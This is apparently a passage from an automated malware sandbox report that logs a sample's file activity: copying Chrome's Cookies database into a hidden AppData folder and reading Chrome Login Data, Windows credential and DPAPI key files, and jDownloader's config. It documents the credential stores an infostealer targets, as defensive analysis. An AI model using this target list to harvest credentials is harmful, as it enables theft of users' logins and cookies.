C:\Users\user\AppData\Roaming\djcexenx.rlb\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C92BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\djcexenx.rlb\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C92BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\djcexenx.rlb\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C92DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\djcexenx.rlb\Chrome\Default\Cookies	success or wait	1	6C926A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\djcexenx.rlb\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 fd 0d 0f fd 00 04 0d 20 00 0f 67 0f fd 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C g 8	success or wait	1	6C92DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DAB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DAB5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DA103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DABCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DA103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DA103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DA103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DA103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DAB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DAB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6C921B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\98bd75d2-ce84-459a-aada-2da99aef3201	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6C921B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C921B4F	ReadFile
C:\Users\user\AppData\Roaming\djcexenx.rlb\Chrome\Default\Cookies	unknown	16384	success or wait	2	6C921B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly